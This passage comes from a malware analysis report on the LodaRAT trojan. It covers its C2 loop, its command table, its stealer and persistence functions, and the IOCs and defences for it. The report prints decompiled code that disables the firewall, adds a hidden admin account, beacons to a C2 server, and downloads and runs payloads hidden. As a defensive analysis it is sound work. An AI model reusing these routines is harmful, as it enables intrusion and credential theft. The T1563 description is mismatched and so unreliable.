13	0x5A	1	0	Boolean-like flag (elevated/admin indicator; inferred)
14	0x5C	4	beta	LodaRAT client release version information

MITRE ATT&CK Mapdping

This initial beacon connection routine aligns with several ATT&CK techniques.

- T1041 (Exfiltration Over C2 Channel), Adversaries may exfiltrate stolen data through the existing command and control channel, encoding it within the same communication protocol.

4.4. make RDP tunneling and send connect information or threat actor

On initial execution, the sample disables the Windows firewall, enables and starts RDP (opening the required rules), and creates a new local administrator account. It then launches an ngrok-based tunnel (nx.exe) and parses its output for ~6 seconds to obtain the public endpoint. Finally, it exfiltrates the RDP tunnel URL and the newly created administrator credentials to the C2 server.

```
Run(@ComSpec & " /c netsh advfirewall set allprofiles state off", @SystemDir, @SW_HIDE)
$gzrt = _stringbetween($uu, "PDDIQ", "txz")
If IsArray($gzrt) Then
    If $gzrt[0] = "1" Then
        $rdpuser = $tyq & @UserName & "-Guest" & $tyq
        $rdppass = $tyq & "123" & $tyq
        Run(@ComSpec & " /c net user /add " & $rdpuser & " " & $rdppass & " & net localgroup Administrators " & $rdpuser & " /add  & net localgroup Administrateurs " & $rdpuser & " /add", @SystemDir, @SW_HIDE)
    ElseIf $gzrt[0] = "2" Then
        RegWrite($ways & "Lsa", "LimitBlankPasswordUse", "REG_DWORD", 0)
        Run(@ComSpec & " /c net user " & $tyq & @UserName & $tyq & " " & $tyq & $tyq, @SystemDir, @SW_HIDE)
    EndIf
```

Figure 27 – Obfuscated code snippet that creates a new local administrator for RDP access

✓ informal modification report (see more reports at here)

MITRE ATT&CK Mapping

This RDP and ngrok making routine aligns with several ATT&CK techniques.

- T1021.001 (Remote Services: Remote Desktop Protocol) , Adversaries may use Valid Accounts to log into a computer using the Remote Desktop Protocol (RDP). The adversary may then perform actions as the logged-on user..
- T1563 (Remote Service Session Hijacking), Adversaries may exfiltrate stolen data through the existing command and control channel, encoding it within the same communication protocol.

5. Command Processing Loop Analysis

The Command Processing Loop of the analyzed malware is designed to provide persistent remote control over the infected system. Prior to entering the loop, the malware establishes persistence by registering itself in the system's startup folder and the Windows Run registry key, ensuring automatic execution after reboot. This initialization stage prepares the environment so that the loop can repeatedly attempt connections to the command-and-control (C2) server.

5.1 Initialization of command processing loop

The process initiates a periodic reconnection routine, attempting to resolve the C2 domain to an IP address approximately every nine seconds. Once a connection is successfully established, the malware immediately transmits an environmental handshake packet to the server. This packet includes a unique infection identifier, the presence of administrative privileges, the username, operating system version and architecture, display resolution, device type (desktop or laptop), and the number of collected artifacts stored locally. Such information enables the attacker to create a precise session context and facilitates tailored command delivery.

```
While 1
    If $frax = 1 Then
    EndIf
    Sleep(10)
    monitorgrabber()
    If TimerDiff($contime) > 9000 Then
        $derta = TCPNameToIP($ipsd)
        $r = TCPConnect($derta, $porsd)
        $contime = TimerInit()
    EndIf
    If $r < 1 Then ContinueLoop
    TCPSend($r, $1666 & $0x0 & $vicname & $0x0 & $1666ss & $0x0 & $usecc & $0x0 & $ostc & $0x0 & $archx & $0x0 & $
    Local $begincv = TimerInit()
    Local $rfr = TimerInit()
    Local $rfr2 = TimerInit()
    Local $yyds
    Local $tttft
    Local $ttos = 0
    While 1
        Sleep(50)
        If TimerDiff($begincv) > 600000 Then
```

Figure 26 – Reconnection routine resolving the C2 domain every 9 seconds, followed by handshake transmission

5.2 Event-Driven Reception and Command Dispatching

After the initial connection, the malware enters an event-driven reception loop. This loop continuously monitors socket events, If a disconnection is detected, the socket is closed and the routine returns to the reconnection cycle. Upon receiving data, the malware retrieves up to 10KB from the buffer, converts it to a string, and removes obfuscation markers (e.g., "ZeXro0"), thereby normalizing the command payload for interpretation.

Normalized commands are then processed using a keyword-based branching mechanism implemented through StringInStr checks. Each branch generally follows a three-step sequence: (1) argument parsing, (2) execution of local operations such as file manipulation, registry modification, process execution, or network activity, and (3) transmission of results back to the C2 server. For instance, the command *USprXsed* relocates files and folders from a root directory into a hidden subdirectory, drops a malicious executable, and creates deceptive shortcuts to lure user interaction. Another command, *Zilldsxx*, extracts FTP credentials from FileZilla configuration files and exfiltrates them to the attacker. Through this mechanism, the malware supports a wide spectrum of malicious capabilities including credential theft, remote execution, system control, and environment modification.

✓ informal modification report (see more reports at here)


```
Local $casxx = tcpsocketevent($r)
Switch $casxx
    Case $tcpevent_disconnect
        Local $begincv = TimerInit()
        TCPCloseSocket($r)
        ExitLoop
    Case $tcpevent_data
        Local $uuxxx = TCPRecv($r, 10000)
        Local $uu = BinaryToString($uuxxx)
        If $uu <> "" Then
            Local $begincv = TimerInit()
            If StringInStr($uu, "ZeXro0") Then
                $uu = StringReplace($uu, "ZeXro0", "")
            EndIf
        EndIf
        If StringInStr($uu, "USprXsed") Then
            $hoe = _stringbetween($uu, "USprXsed", "Oedss")
            If IsArray($hoe) Then
                $dax = "Data"
```

Figure 27 – Event-driven loop that normalizes data by removing markers, then dispatches via keyword checks

5.3 Payload Transmission Sub-Protocol

Beyond string-based command execution, the malware also employs a sub-protocol for binary payload delivery. Commands such as *XopT0 and Plug2* rely on token-delimited framing to manage the transfer of large binaries. The routine enforces a 180-second timeout and repeatedly reads data in 10ms intervals until a designated end marker *(e.g., "PRs6d", "Splu2")* is detected. Afterward, the payload is cleaned of markers, written to disk, and executed in a hidden context.

```
        If StringInStr($uu, "XopT0") Then
            $certyu2 = $tempdir & "\xr.exe"
            FileDelete($certyu2)
            Local $uplfix = TimerInit()
            $ccwa1 = ""
            $recivtx = ""
            Do
                Sleep(10)
                Local $ccwawwbb = TCPRecv($r, 2024)
                If tcpsocketevent($r) = $tcpevent_disconnect Then
                    TCPCloseSocket($r)
                    Sleep(2000)
                    ExitLoop 2
                EndIf
                If $ccwawwbb <> "" Then
                    $uplfix = TimerInit()
                EndIf
                $ccwa1 &= BinaryToString($ccwawwbb)
                If TimerDiff($uplfix) > 180000 Then
                    TCPCloseSocket($r)
                    Sleep(2000)
                    ExitLoop 2
                EndIf
            Until StringInStr($ccwa1, "PRs6d")
            Local $begincv = TimerInit()
            $recivtx = StringReplace($ccwa1, "PRs6d", "")
            $cazrear = FileOpen($certyu2, 18)
            FileWrite($cazrear, $recivtx)
            FileClose($cazrear)
            Run(@ComSpec & " /c xr.exe -i -s", $tempdir, "", $swhide)
            $resap = ""
            $ccwa1 = ""
            $ccwa = ""
            $ccwawww = ""
            $recivt = ""
            Sleep(6000)
            FileDelete($certyu2)
        EndIf
```

Figure 28 – Token-delimited sub-protocol for binary delivery, awaiting end marker (“PRs6d”) before writing and executing payload

This design extends the malware’s operational flexibility by enabling dynamic deployment of auxiliary modules. For example, credential dumping tools, SMB lateral movement exploits, or browser credential stealers can be transferred and executed using this mechanism. Thus, the Command Processing Loop functions as both a dispatcher of lightweight string commands and a robust framework for staged delivery of additional components.

✓ informal modification report (see more reports at here)

5.4 Exception Handling and Structural Summary

The malware incorporates several exception-handling mechanisms to maintain stability of the C2 session. A ten-minute inactivity timeout closes the socket and triggers reconnection attempts. During binary transfers, if no data is received within 180 seconds, the transfer is considered failed and the session is reset. Disconnection events are also explicitly handled by closing the socket and returning to the reconnection routine. These measures collectively ensure that the command loop remains resilient even in unstable network conditions.

In summary, the Command Processing Loop of this malware consists of four interdependent stages: (1) persistence establishment and environmental handshake, (2) event-driven reception and keyword-based command dispatching, (3) token-based binary transfer for auxiliary payloads, and (4) timeout-driven exception handling for fault tolerance. This architecture enables the attacker to maintain continuous remote control, expand functionality through staged modules, and preserve reliability of the C2 channel across a wide range of operational environments.

```
While 1
    Sleep(50)
    If TimerDiff($begincv) > 600000 Then
        TCPCloseSocket($r)
        Sleep(2000)
        ExitLoop
    EndIf
    If $frax = 1 Then
    EndIf
    monitorgrabber()
    If TimerDiff($rfr2) > 5000 Then
        Local $tttft = MouseGetPos()
        Local $rfr2 = TimerInit()
    EndIf
    Local $ttos = TimerDiff($rfr)
    If IsArray($tttft) Then
        If $yyds <> $tttft[0] Then
            Local $yyds = $tttft[0]
            Local $rfr = TimerInit()
        EndIf
    EndIf
    Local $casxx = tcpsocketevent($r)
    Switch $casxx
        Case $tcpevent_disconnect
            Local $begincv = TimerInit()
            TCPCloseSocket($r)
            ExitLoop
```

Figure 29 – Session stability maintained via timeouts, resets, and reconnection routines

6. C2 Communications

In the command processing loop, the malware receives instructions from the C2 server as string tokens stored in the variable $uu. Each token corresponds to a specific command($uu) that triggers a predefined malicious routine, enabling operations such as information steal, system manipulation, payload delivery and persistence. The following list summarizes all identified commands, along with their functionality, description, and intended purpose.

```
        If StringInStr($uu, "PVVZES") Then
            $ggie = _stringbetween($uu, "PVVZES", "fkkkk")
            If IsArray($ggie) Then
                RegWrite($win32x, "Key", "REG_SZ", $ggie[0])
            EndIf
            $uu = ""
        EndIf
        If StringInStr($uu, "P8ERccs") Then
            $ggie2 = _stringbetween($uu, "P8ERccs", "TYoo")
            If IsArray($ggie2) Then
                RegWrite($win32x, "Key2", "REG_SZ", $ggie2[0])
            EndIf
            $uu = ""
        EndIf
        If StringInStr($uu, "PRVtpesertbe") Then
            Local $stextz = ""
            For $i = 1 To 6
                $stextz &= Chr(Random(65, 90, 1))
            Next
            $dzrttt = @StartupCommonDir & "\"
            $hor = ".exe"
            If $rzed = "WIN_XPe" OR $rzed = "WIN_XP" Then
                FileCopy($fvffs, $dzrttt & $stextz & $hor)
                Sleep(1000)
                Shutdown(2)
```

Figure 30 – Extracted C2 Command Table (from source code)

✓ informal modification report (see more reports at here)

6.1 Persistence & Evasion

This category includes commands designed to ensure the malware's continuous execution and to conceal its presence by manipulating files, registry values, and user accounts.

Command	Malicious Purpose
USprXsed	Hide/move original files, drop malicious executable, create deceptive shortcut (Trojanized persistence)
PRVtpesertbe	Re-execute with reduced privileges bypassing UAC (execution stability)
rosssnyt / utyres	Delete or write registry values (configuration manipulation, trace removal)
Verif8s / DOaxSE	Set or reset registry-based flags (internal state synchronization)
ETDelsert	Delete auxiliary tools or side-loaded modules
FdPS8	Delete local user accounts (cleanup, hindering access)

6.2 Information Stealing (InfoStealer)

These commands focus on harvesting sensitive information such as credentials, cookies, system configurations, and clipboard data from the infected host.

Command	Malicious Purpose
bboeppps	Enumerate installed applications via uninstall registry keys
Zilldsxx	Steal FileZilla FTP credentials from recentservers.xml
Rxegq / Rvalxus	Enumerate registry keys and values for sensitive data
cythhop	Decrypt data via DPAPI (CryptUnprotectData)
wixfix98a / pxfitsaaq	Extract Wi-Fi SSIDs and keys using *netsh wlan* command.
stealfoxer / stealchromer / stealedge / stealoperaer / stealbrave	Extract browser cookies (Firefox, Chrome, Edge, Opera, Brave)
loxchrox / loxoperax / loxedgex / loxbrave / loxFFoxer / VETXXq1	Extract saved browser logins and credentials
FoCxPArs	Copy Firefox logins.json, key4.db, and cert9.db (password + decryption key theft)
kocalsr	text file content or resolve LNK target paths
Xhnazz / IUY23cx	Execute credential dumper (Pl2.exe), collect results, delete tool
Q0TAqp / COXPIRE	Read/write clipboard content (sensitive data harvesting)
chbrxrzzz4	Report installed browser for targeting

6.3 Remote Command Execution & System Control

These commands allows the attacker to directly control the victim system by executing arbitrary commands, manipulating windows, injecting keystrokes, or displaying deceptive messages.

Command	Malicious Purpose
xreztrx|	Execute arbitrary commands via *cmd /c*
GexthWin / IFFAxtpa / SyTrIcx / Ti8zaww	Control active windows (hide, minimize, close, get title)
FKKKSTTTA08 / KR80sxx / XW80OS	inject keystroke (remote keyboard control)
MpS8x	Display message boxes (social engineering, disruption)
TX3zQp	Print arbitrary content on local printer (social engineering, disruption)
Plifinstl / MgPlugUp / srtaapxx	Install, update, or stop plugins (module extension)

✓ informal modification report (see more reports at here)

6.4 Payload Delivery & Lateral Movement

These commands enable the malware to download, drop, and execute additional payloads, as well as perform lateral movement through tunneling, remote access, and exploitation modules.

Command	Malicious Purpose
HIXCVs	Download file from URL (*InetRead*)
USvwZqqp	Write arbitrary file to disk
XopTO / Plug2	Receive, save, and execute binary payloads via framed transfer protocol
prSONS / Rxd1x	Drop and configure *ngrok* for remote tunnel (C2 proxy)
Revprox87	Load and start reverse proxy module (*proxyclient_start*)
Msstcvoo / PyEterna	Drop and execute SMB lateral movement modules (*Etx.exe, xms8.bin*)
uxpbaxss / PDIZs / chxc3hx / Cpluqp	Deploy external modules (*bass.dll, baenc.dll, lamx.exe, es.dll*) for spying (audio/webcam)
PDDIQ	Enable RDP, disable firewall, create accounts, expose port 3389 via *ngrok*

6.5 Network & Reconnaissance

This set of commands is responsible for surveying the infected environment, mapping network activity, discovering hosts,and modifying system network configurations to support further operations.

Command	Malicious Purpose
Sofxzitre	Execute *netstat* (report network connections)
nescannez	Perform ping sweep across subnet for live host discovery
ixporrtt2	Retrieve external IP and environment info
Cxltta3 / RSPPAOUELBC / BLXIS / BLkeryt	Modify or enumerate *hosts* file entries
ONXMPDE / TeESX / ladix / Lxog0 / DDRTs / DesLX / Dexlu	Enumerate, transmit, or delete collected logs/artifacts
Tixpoxme / loiplocvwa / CHE8Cees	Report time, local IP, or module presence (status check)

7. Remote Command Execution & System control & Information steal function

LodaRAT incorporates three primary capabilities: Remote Command Execution, which allows threat actors to execute arbitrary commands on a compromised host: System Control, enabling forced manipulation of the victim's environment: and Information Stealing, designed to covertly extract sensitive data. This multifunctional design demonstrates that the malware is not confined to simple malicious activity but is instead engineered to place the infected system under the attacker's full control. Notably, system-level control mechanisms that ensure persistence, combined with the theft of browser and network credentials, provide attackers with direct leverage to conduct follow-on intrusions and additional malicious operations. As such, this module is regarded as a core threat component of LodaRAT.

To share more efficient analysis results, I excluded some functional details of the LodaRAT that were already mentioned just before this section from the chart below (e.g. System control, Shutdown, Restart, System information gathering, etc.)

> Remote Command Execution

- Process execution and termination (execute downloaded files, forcibly terminate specific processes)
- Registry-based command injection (execute commands through adding or deleting registry keys)

> System Control

- Window manipulation (active, minimize, maximize, close, disable)
- Proxy client insertion (reverse proxy connection setup)

> Information Stealing

- Clipboard data stealing (using ClipGet/ClipPut)
- Screenshot and image collection (capturing screens and browsing image files via GDI+)
- Browser data stealing (exfiltration of cookies and login data from Chrome, Edge, Opera, Brave, and Firefox)

7.1 Process Execution and Termination

Analysis revealed that LodaRAT possesses the ability to execute arbitrary processes and forcibly terminate specific ones upon receiving commands from its C2 Server. For example, the malware invokes functions such as Run() or *ShellExecute()* to execute downloaded files from predefined paths, often in hidden mode depending on the parameters supplied by the threat actor. Furthermore, logic involving *ProcessExists()* in combination with *ProcessClose()* is implemented to detect and forcibly terminate designated processes if they are active. This capability enables the malware to neutralize security tools or analysis utilities while simultaneously deploying additional malicious modules in a covert manner.

Code Snippet (excerpt from decrypted-LodaRAT code)

```
Run($comspecx & " /c start " & $rtesz[3] & ".exe" & ' "' & $rtesz[2] & '"', "", @SW_HIDE)      ; Hidden execution in the form: start <prog>.exe "<arg>"
If ProcessExists($dxsdfa) Then                                                                  ; Terminate a specific PID
    ProcessClose($dxsdfa)
    Sleep(500)
EndIf
```

7.2 Registry-based command injection

This sample makes extensive use of the technique of registry-based command injection to maintain persistence and facilitate remote control. Payloads received from the C2 server are parsed and written into specific registry keys (*e.g., HKCU|Software|Win32*) through repeated calls to *RegWrite()*, while *RegDelete()* is used to revert or remove the injected commands when instructed. Furthermore, the malware creates persistence by adding its executable path to the '*HKCU|Software|Microsoft|Windows|CurrentVersion|Run*' registry key, ensuring automatic execution at system startup.

Additionally, it abuses the **IFEO(Image File Execution Options)** registry mechanism by creating or modifying *Debugger* values. effectively allowing the attacker to hijack execution flows of legitimate applications.

Code Snippet (excerpt from decrypted-LodaRAT code)

```
RegWrite($win32x, "Key",    "REG_SZ", $ggie[0])                                    ; Write arbitrary command/data to a custom key
RegWrite($win32x, "Key2", "REG_SZ", $ggie2[0])
RegWrite($khertx, "UBXTLA", "REG_SZ", "" & @AppDataDir & "\Windata\VAEZCO.exe" & "")    ; Maintain persistence via Run key
RegWrite($imfileexec & $bazes[0], "Debugger", "REG_SZ", "1")                        ; Abuse of IFEO Debugger
```

Download and Execution of Additional Payloads

LodaRAT is capable of downloading and executing external payloads upon receiving instructions from its C2 server. LodaRAT employs the functions *InetGet()* and Run() to download additional malicious executable from a specified URL, store it in the *%TEMP%|nx.exe* directory, and then execute it with an authentication token supplied by the attacker, thereby enabling seamless deployment of additional payloads under remote control.

Code Snippet (excerpt from decrypted-LodaRAT code)

```
If StringInStr($uu, "Revprox87") Then
    $prsar = _stringbetween($uu, "Revprox87", "Csz")
    $prsar2 = _stringbetween($uu, "Csz", "PSDA")
    If IsArray($prsar) AND IsArray($prsar2) Then
        If NOT FileExists($dlclie) Then
            $gdgdgdgki = plurevb()
            FileWrite($dlclie, BinaryToString($gdgdgdgki))
        EndIf
        Global $proxy_dll = DllOpen($dlclie)
        proxyclient_start($prsar2[0], $prsar[0])
        FileDelete($dlclie)
```

```
    EndIf
EndIf
```

Tunneling and Reverse Proxy

The Analyzed code also contains tunneling mechanism. When the command containing the token Revprox87 is received, the LodaRAT creates and loads a temporary file named Proxy_Client.dll in the *%TEMP%* directory, opens it through DllOpen, and subsequently invokes the internal function *proxyclient_start()* to establish communication with the attacker's designated host and port. Through this mechanism, the malware sets up a reverse proxy channel that bypasses firewall restrictions and NAT environments, enabling the threat actor to maintain persistent and covert access to internal systems.

Code Snippet (excerpt from decrypted-LodaRAT code)

```
If StringInStr($uu, "Revprox87") Then
    $prsar = _stringbetween($uu, "Revprox87", "Csz")
    $prsar2 = _stringbetween($uu, "Csz", "PSDA")

    If IsArray($prsar) AND IsArray($prsar2) Then
        If NOT FileExists($dlclie) Then
            $gdgdgdgki = plurevb()
            FileWrite($dlclie, BinaryToString($gdgdgdgki))
        EndIf
        Global $proxy_dll = DllOpen($dlclie)
        proxyclient_start($prsar2[0], $prsar[0])
        FileDelete($dlclie)
    EndIf
EndIf
```

IOC (Indicators of Compromise)

File Name and Location/Path

File		Path
Spoofer.exe	(Original file)	C:\Users\<user>\AppData\Local\Temp\Spoofer.exe
VAEZCO.exe	(Dropped file)	C:\Users\<user>\AppData\Roaming\Windata\VAEZCO.exe
UBXTLA.lnk	(Startup Link)	C:\Users\<user>\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\UBXTLA.lnk

File Hashes (SHA256)

File	SHA256 Hash
Spoofer.exe / VAEZCO.exe	fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb
UBXTLA.lnk	2128a7b31cb9710e2af3c08c507552b8818faad7d217d17d7da3122df64a26b3

Related Domain/URL/IP Addr

Type	Value	Note
IP:Port	206.189.80.59:22513	The sample process (Spoofer.exe) attempted an external connection

✓ informal modification report (see more reports at here)

TLP: WHITE

206.189.80.59

Ports

- 22513 TCP

Basic Properties

Network	206.189.0.0/16
Regional Internet Registry	APNIC
Country	SG
Continent	AS

WHOIS

Search as of 2025. 09.12

NetRange : 206.189.0.0 - 206.189.255.255 (CIDR 206.189.0.0/16)
NetName : DIGITALOCEAN-206-189-0-0
NetHandle : NET-206-189-0-0-1
Parent : NET206 (NET-206-0-0-0-0)
NetType : Direct Allocation
Origin AS : AS14061 - DIGITALOCEAN-ASN
Organization : DigitalOcean, LLC (DO-13)
RegDate : 1995-11-15
Updated : 2020-04-03
Comment : Routing and Peering Policy can be found at https://www.as14061.net
Comment : Please submit abuse reports at https://www.digitalocean.com/company/contact/#abuse
Ref : https://rdap.arin.net/registry/ip/206.189.0.0

OrgName : DigitalOcean, LLC
OrgId : DigitalOcean, LLC (DO-13)
Address : 105 Edgeview Drive, Suite 425
City : Broomfield
StateProv : CO
PostalCode : 80021
Country : US
RegDate : 2012-05-14
Updated : 2025-04-11
Ref : https://rdap.arin.net/registry/entity/DO-13

OrgTechHandle : NOC32014-ARIN
OrgTechName : Network Operations Center
OrgTechPhone : +1-646-827-4366
OrgTechEmail : noc@digitalocean.com
OrgTechRef : https://rdap.arin.net/registry/entity/NOC32014-ARIN

OrgAbuseHandle : DIGIT19-ARIN
OrgAbuseName : DigitalOcean Abuse
OrgAbusePhone : +1-646-827-4366
OrgAbuseEmail : abuse@digitalocean.com
OrgAbuseRef : https://rdap.arin.net/registry/entity/DIGIT19-ARIN

TLP: WHITE

✓ informal modification report (see more reports at here)

Description

206.189.80.59 is an IP within the Digital Ocean (AS14061) holding band (206.189.0.0/16) and is usually advertised as a 206.189.80.0/20 path.

The analyst used Geo-Ip-Tracker based on GeoIP database to track the geographic information of the corresponding IP. Geo-Ip-Tracker is designed to output latitude, longitude, and simple WHOIS information when an ip address is input from user. In addition, it is supported to visually track the physical location of the IP address by linking with online and offline Google Earth programs based on the latitude/longitude value of the searched P address.

This program released at here, you can download and use it for lots of analytic works.




Figure 31 – Inquire the C2 server IP address information of the sample file being analyzed in this report




Figure 32 – Physical Location Tracking Process for C2 Servers

✓ informal modification report (see more reports at here)

Recommendations

Author recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts. The following checklist reflects the author's personal best-practice recommendations for safeguarding endpoints and servers. Review and test any configuration change in a lab or staging environment before applying it to production systems.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology(NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops"**.

Contact Information

- Github (github.com/miho030)

Document FAQ

Q. Is it safe to deploy the IOCs from this report directly in a live environment?
A. Best practice is to apply the IOCs in a test or staging environment first, verify there are no false positives, and then roll them out to production in phases.

Q. May I redistribute this report for commercial purposes?
A. This report may be freely shared for non-commercial and public-interest use only. Creating commercial derivative works requires explicit permission from the author.

Q. Where can I obtain malware samples for my own analysis?
A. You can legally download samples from public repositories and sandboxes such as VirusTotal, MalwareBazaar, and ANY.RUN. If you execute them locally, always use an isolated analysis environment (e.g., a virtual machine or Cuckoo sandbox).

✓ informal modification report (see more reports at here)

Variable Alias Map

Variable name	Interpretation
$fffazez	Not present in the attached source; no assignment or use observed. Likely a typo for $ffazezs (the %AppData%\Windata path), but the code itself never references $fffazez
$vatyty	Alias to the AppData\Roaming base path (set from $appdatadir / @AppDataDir); used to build %AppData%\Windata and other user-profile paths
$fazefe	Not present in the source. The code uses $fazeyfe = "\Windata"; $fazefe appears to be a variant in the list but is not defined/used in code
$yyzerf	File extension constant: ".exe". Used when forming %AppData%\Windata\VAEZCO.exe
$yzerf	Not present in the source; no assignment or use observed. Likely intended duplicate of $yyzerf
$name	Reverse-DNS/label for an IP ($ips), set via _tcpiptoname($ips); falls back to "Unknow" if resolution fails. Used in ping/TTL probing flow
$status	Not present as a standalone variable. AV “status” is handled via $thisav2 (and logic that can force $thisav to "Disabled")
$larray8	Two-element array used inside _getav() to hold AV product name ([0]) and status ([1], later normalized to "Enabled"/"Disabled")
$thisav	AV product name for beaconing. Initialized "No", then set from $antivirus[0]; forced to "Disabled" if $thisav2 == "Disabled"
$thisav2	AV status string from $antivirus[1], normalized to "Enabled"/"Disabled"
$archx	OS architecture from @OSArch (e.g., X86, X64); included in the initial beacon
$osversion	OS version label derived from FileGetVersion("winver.exe") → "WIN_10"/"WIN_11", else falls back to @OSVersion; copied to local $ostc for beacon
$deskheght	Desktop height from @DesktopHeight; sent in the beacon
$deskwidh	Desktop width from @DesktopWidth; sent in the beacon
$usecc	Current username from @UserName; part of host-profiling in the beacon
$dexcz	Device class heuristic: "Laptop" if @AppDataCommonDir\Microsoft\Wlansvc exists, otherwise "Desktop"; included in the beacon
$vvahk	Literal double-quote character (") used to quote paths when writing Run-key/shortcut entries
$khertx	Run key path string: HKCU\Software\Microsoft\Windows\CurrentVersion\Run; used to persist UBXTLA pointing to VAEZCO.exe
$pid2	Process ID holder for a spawned component; later persisted under a custom registry value ("pidx") and used for process-liveness control (ProcessExists/ProcessClose)
$ngdfgrt	In-memory buffer containing the bytes of the current executable (FileRead($nnpprprpp)), used to write the self-replicated copy to %AppData%\Windata\VAEZCO.exe